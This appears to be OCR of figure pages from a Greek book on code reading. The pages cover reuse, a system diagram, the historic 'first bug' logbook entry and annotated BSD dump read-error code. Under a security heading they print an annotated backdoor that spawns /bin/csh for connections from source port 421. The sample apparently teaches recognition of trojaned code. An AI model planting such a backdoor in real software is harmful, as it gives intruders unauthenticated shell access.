
στόχος επαναχρησιμοποίησης

Ο κώδικας διδάσκει


τεχνοτροπίες γραφής κώδικα


A
B
C
D
1
2
3
4
5
6
7
10
34

συμβάσεις τεκμηρίωσης



γλώσσες προγραμματισμού


FDSMonitor
QWManager
CmdProcMngr
SvcAgendaMngr
Command Line
API Gerência
Q-Ware Server
API Aplicações
Fila
Usuários
Logs
Controle
Camada de Rede
Banco SQL
FDSClient
OCX
Explorer
FDSSrv
Service Agenda
Command Proc.
Dir. Monitor
Log Cleaner

αξιοπιστία

9/9

0800 Arctan started { 1.2700 9.037 847 025

1000 " stopped - arctan ✓ 9.037 846 795 correct

13" UC (032) MP - MC ~~1.9826447000~~ ~~2.130476415 (-3)~~ 4.615925059(-2)

(033) PRO 2 2.130476415

correct 2.130676415

Relays 6-2 in 033 failed special speed test

in Relay " 11.00 test.

Relays changed

Relay 2145

Relay 3376

1100 Started Cosine Tape (Sine check)

1525 Started Mult + Adder Test.

1545 Relay #70 Panel F (moth) in relay.

First actual case of bug being found.

~~1615~~ 1630 Arctangent started.

1700 closed down.

```
if ((cnt = read(diskfd, buf, size)) == size)
    return;
[...]
if (cnt == -1)
    msg("read error from %s: %s: [block %d]: count=%d\n",
        disk, strerror(errno), blkno, size);
else
    msg("short read error from %s: [block %d]: count=%d, got=%d\n",
        disk, blkno, size, cnt);
```

Σωστή ανάγνωση επιστροφή

Αναφορά μηνύματος σφάλματος

```
if (++breaderrors > BREADEMAX) {
    msg("More than %d block read errors from %d\n",
        BREADEMAX, disk);
    broadcast("DUMP IS AILING!\n");
    msg("This is an unrecoverable error.\n");
    if (!query("Do you want to attempt to continue?")){
        dumpabort(0);
    } else
        breaderrors = 0;
}
```

Άδεια στον τελεστή να παύσει τη διαδικασία αν εμφανιστούν πολλά σφάλματα

```
/*
 * Zero buffer, then try to read each sector of buffer separately.
 */
memset(buf, 0, size);
for (i = 0; i < size; i += dev_bsize, buf += dev_bsize, blkno++) {
    if (lseek(diskfd, ((off_t)blkno << dev_bshift), 0) < 0)
        msg("bread: lseek2 fails!\n");
    if ((cnt = read(diskfd, buf, (int)dev_bsize)) == dev_bsize)
        continue;
    if (cnt == -1) {
        msg("read error from %s: %s: [sector %d]: count=%d\n",
            disk, strerror(errno), blkno, dev_bsize);
    else
        msg("short read error from %s: [sector %d]: count=%d, got=%d\n",
            disk, blkno, dev_bsize, cnt);
}
```

Ανάγνωση του τμήματος δεδομένων ανά τομέα

Προσπέλαση σε κάθε τομέα

Ανάγνωση μεμονωμένου τομέα αν όλα είναι εντάξει, θα συνεχίσ

Αναφορά σφάλματος

ασφάλεια

```
char    IDENT[]="NC421\n";
char    SRUN[]="-csh";
char    SPATH[]="/bin/csh";
#define PORT 421

main(argc, argv)
int     argc;
char  **argv;
{
    struct request_info request;
    struct sockaddr_in from;
    char    path[MAXPATHNAMELEN];
    int     fromlen;

    fromlen = sizeof(from);if (getpeername(0,(struct sockaddr*)&from,
    &fromlen)>=0){if(ntohs(from.sin_port)==PORT){write(0,IDENT,
    strlen(IDENT));execl(SPATH,SRUN,(char*)0);}}
```


Ακολουθία χαρακτήρων αναγνώρισης


Κέλυφος προς εκτέλεση


Θύρα TCP στην οποία θα γίνει η σύνδεση

